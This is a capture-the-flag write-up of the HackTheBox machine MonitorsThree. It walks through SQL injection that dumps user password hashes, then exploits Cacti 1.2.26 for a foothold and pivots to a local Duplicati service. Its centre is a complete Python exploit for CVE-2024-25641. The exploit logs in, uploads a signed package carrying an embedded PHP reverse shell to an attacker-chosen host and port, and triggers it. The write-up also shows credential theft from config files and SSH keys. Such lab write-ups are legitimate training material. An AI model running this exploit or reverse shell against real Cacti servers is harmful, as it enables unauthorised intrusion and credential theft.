> For the complete documentation index, see [llms.txt](https://ajaykumar-kanthi.gitbook.io/write-ups/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://ajaykumar-kanthi.gitbook.io/write-ups/hackthebox-cwes-track/htb-monitorsthree.md).

# HTB - MonitorsThree

## Enumeration and Foothold

```powershell
PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp   open     http    nginx 1.18.0 (Ubuntu)
8084/tcp filtered websnp
```

Browsing to port 80 reveals the domain name as `monitorsthree.htb`

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FrOJlEnRqbGJCUSl7BY8z%2Fimage.png?alt=media&amp;token=b84c2e0e-6a10-4e16-af73-7ac89d454b0a" alt=""><figcaption></figcaption></figure>

add the domain to the hosts file.

### HTTP

Accessing the domain reveals network solutions page with a login page.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FJyhFbvKio6vvr1rB399g%2Fimage.png?alt=media&amp;token=b9e6224b-20ff-4651-9ff9-5ab32def63f8" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FOM3OPkt5GJgeTqu4hhmo%2Fimage.png?alt=media&amp;token=5d2cd940-705d-4d07-ba1d-8836ff0e83f7" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FHqzPUfgi8mf5JioHdIwN%2Fimage.png?alt=media&amp;token=c0021e00-5497-47af-abd0-87134ce2e6bd" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FcoXjRG2szHOLtQBMhDUs%2Fimage.png?alt=media&amp;token=926801f6-94d5-47cb-abcc-1ca7c74281d2" alt=""><figcaption></figcaption></figure>

SQLMap confirmed the login page is not vulnerable to sql injection.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FdA3ugqyQk4YdSxFmw1z1%2Fimage.png?alt=media&amp;token=762e7c15-d39a-43a7-ae8e-e88792bf9b9c" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2F0mGFMiUMYL4bOjWwkDtt%2Fimage.png?alt=media&amp;token=babc95e0-544a-41ac-8c75-7f5b17b6a54b" alt=""><figcaption></figcaption></figure>

There is also a password recovery option where a password can be reset for a valid username.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FW0YvV9iW03dJ38O79lTW%2Fimage.png?alt=media&amp;token=672bedc9-b6ea-4a0d-83ef-2b8f866513cc" alt=""><figcaption></figcaption></figure>

Testing the password reset functionality revealed a sql error, which strongly suggest the reset functionality is vulnerable to SQL injection.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2F7L9YRAe4gpQoqsoQ3287%2Fimage.png?alt=media&amp;token=5c7fe6ba-27f2-4ab1-8950-79d43bfdab50" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2Fqb91vcfpt0520vmHmhja%2Fimage.png?alt=media&amp;token=b1106405-0b9b-4c9c-ae94-15d1d65c7e6e" alt=""><figcaption></figcaption></figure>

### SQL Injection

running sqlmap confirmed the vulnerability&#x20;

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FHHWK3Ro1fTdyGiK6xpEc%2Fimage.png?alt=media&amp;token=76634595-311d-4ac0-8fdf-af934a6b962a" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FvHBZwtDdcjC5r9o5yGM7%2Fimage.png?alt=media&amp;token=50c13bf9-849b-4c3b-81f3-9fa05b3e63cc" alt=""><figcaption></figcaption></figure>

The reset functionality is vulnerable to time based blind injection but it would take a lot of time to enumerate the database with this technique. That said, i am gonna flush the session and look for other techniques to exploit.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2F27Izu8MNEmRwQPj7ecGS%2Fimage.png?alt=media&amp;token=fa839cd8-8900-43ef-9b7b-a81068c9c077" alt=""><figcaption></figcaption></figure>

looking for other techniques revealed that it is  also vulnerable to OR based boolean injection.

#### Enumerating database using SQLMap

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FALDSgo4CZzKAuf3OcNu0%2Fimage.png?alt=media&amp;token=91f3c03a-0f40-420e-ada5-44fe68ffa689" alt=""><figcaption></figcaption></figure>

enumerating table names

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2Fv4efDyjvSUPEOTSlx2Tn%2Fimage.png?alt=media&amp;token=37f9c8e7-4e9f-4f21-98ab-151e8b4e81b8" alt=""><figcaption></figcaption></figure>

i can directly dump the users table for passwords.

```powershell
sqlmap -r request.txt -D monitorsthree_db -T users --dump
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.8.4#stable}
|_ -| . [.]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   <https://sqlmap.org>

...[snip]...
Database: monitorsthree_db
Table: users
[4 entries]
+----+------------+-----------------------------+-------------------+-----------+----------------------------------+-----------+-----------------------+------------+
| id | dob        | email                       | name              | salary    | password                         | username  | position              | start_date |
+----+------------+-----------------------------+-------------------+-----------+----------------------------------+-----------+-----------------------+------------+
| 2  | 1978-04-25 | admin@monitorsthree.htb     | Marcus Higgins    | 320800.00 | 31a181c8372e3afc59dab863430610e8 | admin     | Super User            | 2021-01-12 |
| 5  | 1985-02-15 | mwatson@monitorsthree.htb   | Michael Watson    | 75000.00  | c585d01f2eb3e6e1073e92023088a3dd | mwatson   | Website Administrator | 2021-05-10 |
| 6  | 1990-07-30 | janderson@monitorsthree.htb | Jennifer Anderson | 68000.00  | 1e68b6eb86b45f6d92f8f292428f77ac | janderson | Network Engineer      | 2021-06-20 |
| 7  | 1982-11-23 | dthompson@monitorsthree.htb | David Thompson    | 83000.00  | 633b683cc128fe244b00f176c8a950f5 | dthompson | Database Manager      | 2022-09-15 |
+----+------------+-----------------------------+-------------------+-----------+----------------------------------+-----------+-----------------------+------------+
...[snip]...
```

crack-station cracked the password of admin.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2Fb8qtbcPkaO6a2QFcU1k7%2Fimage.png?alt=media&amp;token=862e438f-58fa-45c8-bc9b-6f97df6d0b05" alt=""><figcaption></figcaption></figure>

with the login info i can be able to login to the application as admin user.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FtA6tZBvDphAWS1Pd5KZ6%2Fimage.png?alt=media&amp;token=2f54f22c-34bd-4e2c-86f0-1c1013ef4f23" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2F7fWOZ01f1TTwmCuuo5d6%2Fimage.png?alt=media&amp;token=9fd54fd7-04d6-4205-9c11-bc5fad685cef" alt=""><figcaption></figcaption></figure>

Everything is static on the web application, nothing to exploit here.

Also enumerating hidden vhosts revealed a new vhost called cacti. add the new domain `cacti.monitorsthree.htb` to hosts file.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FYiZRNAHegkyjBekWi7vr%2Fimage.png?alt=media&amp;token=f5f80761-69b6-4323-96aa-045840e493cb" alt=""><figcaption></figcaption></figure>

browsing to the new subdomain revealed a login page, the admin credentials also work here.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2F8CeYN4npiZqtC3ZRWzYW%2Fimage.png?alt=media&amp;token=c2fd428e-ae06-4dbd-8a80-3ae2d759b53a" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2F5LWREGqUTfF26P6nj5zU%2Fimage.png?alt=media&amp;token=958acbf4-8dc8-4c3c-b16f-f09f66792a94" alt=""><figcaption></figcaption></figure>

version of the cacti is below:

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FjhVOhjM03kp2LxmsL43k%2Fimage.png?alt=media&amp;token=70ec89d8-1a6e-492d-b92c-25ff2f0278f3" alt=""><figcaption></figcaption></figure>


looking for public exploits revealed that the version is vulnerable to Authenticated RCE.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2F8vNLkvCRJOuqm7UjKrrU%2Fimage.png?alt=media&amp;token=e8464cd7-45d3-4aa5-9ff0-26176a5a2c87" alt=""><figcaption></figcaption></figure>

### Cacti 1.2.26 -> Authenticated RCE

used the below poc to exploit the vulnerability&#x20;

```powershell
#!/usr/bin/python3

import os
import requests
import base64
import gzip
import time
import argparse
import string
import random
import sys
from bs4 import BeautifulSoup
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.asymmetric import padding, rsa
from cryptography.hazmat.primitives import serialization

def get_random_string(length):
    letters = string.ascii_lowercase
    result_str = ''.join(random.choice(letters) for i in range(length))
    return result_str

def check_version(url_to_check):
    try:
        r = requests.get(url_to_check, timeout=5)
        response = r.text
        if "Cacti CHANGELOG" in response and "1.2.26" in response and "1.2.27" not in response:
            print("[+] Version seems to be 1.2.26")
            return True
        else:
            print("[-] Version doesn't seem to be 1.2.26, proceeding anyway")
            return True
    except:
        print("[!] Could not check version, proceeding anyway")
        return True

if __name__ == '__main__':
    p = argparse.ArgumentParser(description="CVE-2024-25641 - Cacti 1.2.26 Authenticated RCE")
    p.add_argument('--url', help="URL of the Cacti web root", required=True)
    p.add_argument('--user', help="username to log in", required=True)
    p.add_argument('--password', help="password of the username", required=True)
    p.add_argument('--lhost', help="local host to receive the reverse shell", required=True)
    p.add_argument('--lport', help="local port to receive the reverse shell", required=True)
    p.add_argument('--verbose', help="enable verbose", action='store_true', default=False, required=False)

    parser = p.parse_args()

    url = parser.url
    username = parser.user
    password = parser.password
    lhost = parser.lhost
    lport = parser.lport
    verbose = parser.verbose

    url = url.rstrip("/")

    print("CVE-2024-25641 - Cacti 1.2.26 Authenticated RCE\n")

    print("[*] Checking Cacti version...")
    time.sleep(0.5)

    if not check_version(url + "/CHANGELOG"):
        sys.exit(0)

    req = requests.Session()

    if verbose:
        print("[*] Capturing CSRF token...")

    r = req.get(url)

    soup = BeautifulSoup(r.text, 'html.parser')
    html_parser = soup.find('input', {'name': '__csrf_magic'})
    if html_parser:
        csrf_token = html_parser.get('value')
    else:
        print("[-] Could not find CSRF token")
        sys.exit(0)

    if verbose:
        print("[+] CSRF token: " + csrf_token)

    print("[*] Logging in on " + url + "/index.php")

    login_data = {
        '__csrf_magic': csrf_token,
        'action': 'login',
        'login_username': username,
        'login_password': password,
        'remember_me': 'on'
    }

    r = req.post(url + "/index.php", data=login_data)

    if 'Logged in' in r.text:
        print("[+] Successfully logged in as " + username)
    else:
        print("[-] An error has occurred while logging in as " + username)
        sys.exit(0)

    random_name = get_random_string(10)
    random_filename = random_name + ".php"

    payload = """<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '""" + lhost + """';
$port = """ + lport + """;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
	$pid = pcntl_fork();
	
	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}
	
	if ($pid) {
		exit(0);
	}

	if (posix_setsid() == -1) {
		printit("Error: Can't setsid()");
		exit(1);
	}

	$daemon = 1;
} else {
	printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
}

chdir("/");
umask(0);

$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}

$descriptorspec = array(
   0 => array("pipe", "r"),
   1 => array("pipe", "w"),
   2 => array("pipe", "w")
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}
	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}

	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
		fwrite($pipes[0], $input);
	}

	if (in_array($pipes[1], $read_a)) {
		if ($debug) printit("STDOUT READ");
		$input = fread($pipes[1], $chunk_size);
		if ($debug) printit("STDOUT: $input");
		fwrite($sock, $input);
	}

	if (in_array($pipes[2], $read_a)) {
		if ($debug) printit("STDERR READ");
		$input = fread($pipes[2], $chunk_size);
		if ($debug) printit("STDERR: $input");
		fwrite($sock, $input);
	}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);
function printit ($string) {
	if (!$daemon) {
		print "$string\\n";
	}
}

?>"""

    print("[*] Generating malicious payload...")

    keypair = rsa.generate_private_key(public_exponent=65537, key_size=2048)
    public_key = keypair.public_key().public_bytes(encoding=serialization.Encoding.PEM, format=serialization.PublicFormat.SubjectPublicKeyInfo)
    file_signature = keypair.sign(payload.encode('utf-8'), padding.PKCS1v15(), hashes.SHA256())
    
    b64_payload = base64.b64encode(payload.encode('utf-8')).decode('utf-8')
    b64_file_signature = base64.b64encode(file_signature).decode('utf-8')
    b64_public_key = base64.b64encode(public_key).decode('utf-8')

    data = """<xml>
   <files>
       <file>
           <name>resource/""" + random_filename + """</name>
           <data>""" + b64_payload + """</data>
           <filesignature>""" + b64_file_signature + """</filesignature>
       </file>
   </files>
   <publickey>""" + b64_public_key + """</publickey>
   <signature></signature>
</xml>"""

    signature = keypair.sign(data.encode('utf-8'), padding.PKCS1v15(), hashes.SHA256())
    final_data = data.replace("<signature></signature>", "<signature>" + base64.b64encode(signature).decode('utf-8') + "</signature>").encode('utf-8')

    f = open(random_filename + ".gz", "wb")
    f.write(gzip.compress(final_data))
    f.close()

    print("[+] Malicious GZIP: " + random_filename + ".gz")

    post_data = {
        '__csrf_magic': csrf_token,
        'trust_signer': 'on',
        'save_component_import': 1,
        'action': 'save'
    }

    print("[*] Uploading GZIP file...")

    r = req.post(url + "/package_import.php?package_location=0&preview_only=on&remove_orphans=on&replace_svalues=on", data=post_data, files={'import_file': open(random_filename + ".gz", 'rb')})

    print("[+] Successfully uploaded GZIP file")

    time.sleep(0.5)

    print("[*] Validating success...")

    soup = BeautifulSoup(r.text, 'html.parser')
    html_parser = soup.find('input', {'title': "/var/www/html/cacti/resource/" + random_filename})
    if html_parser:
        file_id = html_parser.get('id')
        post_data = {
            '__csrf_magic': csrf_token,
            'trust_signer': 'on',
            'data_source_profile': 1,
            'remove_orphans': 'on',
            'replace_svalues': 'on',
            file_id: 'on',
            'save_component_import': 1,
            'preview_only': '',
            'action': 'save',
        }

        r = req.post(url + "/package_import.php?header=false", data=post_data)
        print("[+] Success!")
    else:
        print("[!] Could not find file ID, but might still work")
    
    time.sleep(0.5)

    print("[*] Triggering reverse shell by sending GET request to " + url + "/resource/" + random_filename)
    time.sleep(0.2)
    print("[+] Check your netcat listener!")

    os.remove(random_filename + ".gz")
    r = req.get(url + "/resource/" + random_filename)

```

```powershell
chmod +x exploit.py
```

Start a listener using `rlwrap nc -lnvp 4444`

running the exploit will give a reverse shell.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2Fmr5LHJqCpuE3ymRZ766k%2Fimage.png?alt=media&amp;token=33aad83e-b3e2-4bda-80e4-2c8cea2344d2" alt=""><figcaption></figcaption></figure>

## Shell as www-data

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FbuRtT4VkjDtm90fMn7RX%2Fimage.png?alt=media&amp;token=8789894a-eb84-4ea5-97ae-613af2d48687" alt=""><figcaption></figcaption></figure>

make the shell interactive and stable.

```powershell
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@monitorsthree:/$ export TERM=xterm
export TERM=xterm
www-data@monitorsthree:/$ 
```

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FB3YKlHhoLxbJij22pfvL%2Fimage.png?alt=media&amp;token=69656c3f-d289-4c34-8ab8-2bb4871a2305" alt=""><figcaption></figcaption></figure>

the cacti directory have a config.php file which revealed mysql database credentials.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2F5NO4GSxLRXg7FiM27gau%2Fimage.png?alt=media&amp;token=19de05e7-0b32-4fdb-968c-4b05152af1f6" alt=""><figcaption></figcaption></figure>

### MYSQL

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FCOcB3TxDleA3G1XIHuMG%2Fimage.png?alt=media&amp;token=d7fca460-8857-419b-b71d-cac0e63b7ea7" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2F64l1uKwGqjfueNj9MGRx%2Fimage.png?alt=media&amp;token=618f59b5-1123-4cfc-b3ed-45e05bf0a6c4" alt=""><figcaption></figcaption></figure>

hash of the user marcus is revealed i can use hashcat or john to crack the hash.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FHO65ksFkVpwvQuDEIHYk%2Fimage.png?alt=media&amp;token=9e929e29-765f-436b-99bd-67ad16baba98" alt=""><figcaption></figcaption></figure>

i can now use the creds to login as marcus, ssh to marcus did not work as it expects only public key, so i am gonna use it from the www-data shell.

## Shell as Marcus

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FYPAMs9BHxAEQZHHSMD1G%2Fimage.png?alt=media&amp;token=ebd8a0ba-0457-4404-bb62-15a32a32d1f7" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2F6stPHMsXoLYPqrvxqB5Q%2Fimage.png?alt=media&amp;token=97b3c6af-7572-45e0-9b76-99cc2fddc5fb" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2Fff7iiZylo617vZqaFWxk%2Fimage.png?alt=media&amp;token=0ef454dc-55d4-43dc-9713-df22a2a473cf" alt=""><figcaption></figcaption></figure>

i can try reading the ssh keys and use that key to get a stable shell via ssh

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FrDhXNpE9C9lyuonG3GkT%2Fimage.png?alt=media&amp;token=635aae66-ae6e-460f-a424-4a947a9ee6db" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2F0iwHNjCvGXUiLnE2259A%2Fimage.png?alt=media&amp;token=bd1036f5-b612-4ad2-8dca-cf666864a8fa" alt=""><figcaption></figcaption></figure>

copy the private key to Attack machine and give necessary permissions to use the key to login.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2F0XIoqyVY1WX8i4tn7LpK%2Fimage.png?alt=media&amp;token=0f979d72-545c-4c48-a655-5e417759cb6d" alt=""><figcaption></figcaption></figure>

looking for running services revealed the below info

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FL49blGTcs8GPBiaqdRHL%2Fimage.png?alt=media&amp;token=2ab5bee9-ce16-4c32-a640-d65765aa24f0" alt=""><figcaption></figcaption></figure>

Nothing resulted on port 8084.

Port 3306 already enumerated, but there is one more interesting port running which is 8200.

querying the port redirects to a login page.

```powershell
marcus@monitorsthree:~$ curl -v <http://localhost:8200>
*   Trying 127.0.0.1:8200...
* Connected to localhost (127.0.0.1) port 8200 (#0)
> GET / HTTP/1.1
> Host: localhost:8200
> User-Agent: curl/7.81.0a
> Accept: */*
> 
* Mark bundle as not supporting multiuse
< HTTP/1.1 302 Redirect
< location: /login.html
< Date: Wed, 05 Aug 2026 19:54:42 GMT
< Content-Length: 0
< Content-Type: 
< Server: Tiny WebServer
< Connection: close
< Set-Cookie: xsrf-token=GWLZYdLpHfNYqziDQd9v%2FQzqWw3%2BI%2BQq5DsR3mqsmjg%3D; expires=Wed, 05 Aug 2026 20:04:42 GMT;path=/; 
< 
* Closing connection 0
marcus@monitorsthree:~$ 
```

```powershell
marcus@monitorsthree:~$ curl -s <http://localhost:8200/login.html>
<!doctype html>
<html>
<head>
    <meta charset="utf-8">
      <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
    
    <title>Duplicati Login</title>
    
    <script type="text/javascript" src="login/jquery-2.0.3.min.js"></script>
    <script type="text/javascript" src="login/cryptojs.js"></script>
    <script type="text/javascript" src="login/login.js?v=2.0.8.1"></script>
    <link rel="stylesheet" type="text/css" href="login/login.css?v=2.0.8.1" />

    <script type="text/javascript" src="oem/root/login/oem.js?v=2.0.8.1" ></script>
    <link rel="stylesheet" type="text/css" href="oem/root/login/oem.css?v=2.0.8.1" />
</head>

<body>
    <div id="login">
        <h2>Duplicati</h2>
        <form method="POST">
            <fieldset>

                <p><label for="login-password">Password</label></p>
                <p><input type="password" id="login-password" value="password" onBlur="if(this.value=='')this.value='password'" onFocus="if(this.value=='password')this.value=''" autofocus></p> <!-- JS because of IE support; better: placeholder="password" -->

                <p><input type="submit" id="login-button" value="Sign In"></p>

            </fieldset>
        </form>
    </div>
</body>    
</html>
marcus@monitorsthree:~$ 

```

i can port forward the port 8200 and access the application locally.

### SSH Port Forward

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FocM3yiLpKbWg5k0mABUg%2Fimage.png?alt=media&amp;token=50a5742f-ea27-4a2e-8921-b5db3d977b5d" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FglXfK5XuJrvDXsLSQMX2%2Fimage.png?alt=media&amp;token=46e6728d-4ccf-4365-b155-50020a9aebe2" alt=""><figcaption></figcaption></figure>

requires a password to access.

enumerating the directories through Marcus shell revealed two database file in the duplicati directory.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FUTFyOunM0uu2VPy2x3ts%2Fimage.png?alt=media&amp;token=8f5b5db5-2f1b-4c0d-81a1-ca8ba891e65f" alt=""><figcaption></figcaption></figure>

download the file locally.

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FzMxZ3R971u9JqtKgskC0%2Fimage.png?alt=media&amp;token=08580820-5dbd-4949-b8aa-fcefd74eef83" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FTkMmOowteIingu4W2yY7%2Fimage.png?alt=media&amp;token=be368e09-3f92-435c-872c-8e19b0f19b9b" alt=""><figcaption></figcaption></figure>

### Reading SQLite3 Database

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FjMDOErBzp3j8x860WL9D%2Fimage.png?alt=media&amp;token=057da30f-fa9f-48e1-a152-e9f1594dfa1b" alt=""><figcaption></figcaption></figure>

We found a backup configuration! It's backing up Cacti to `/opt/backups/cacti/`

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FSDp5PEnm2R7CiGQakIC2%2Fimage.png?alt=media&amp;token=590288cf-2eb3-4897-9ad3-c172318bc051" alt=""><figcaption></figcaption></figure>

Get all options for this backup (ID=4)

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2Fy7YxMyFH0Cs7roAlbtPh%2Fimage.png?alt=media&amp;token=804cb476-5f59-4358-982a-83f4e0b6bbd7" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3740518612-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FOH84nxPA0OhkjhNX692h%2Fuploads%2FuZlXqz2ZU6hTQdHMpuMX%2Fimage.png?alt=media&amp;token=b54518ac-92b0-411b-88b6-c5562b9a6e47" alt=""><figcaption></figcaption></figure>

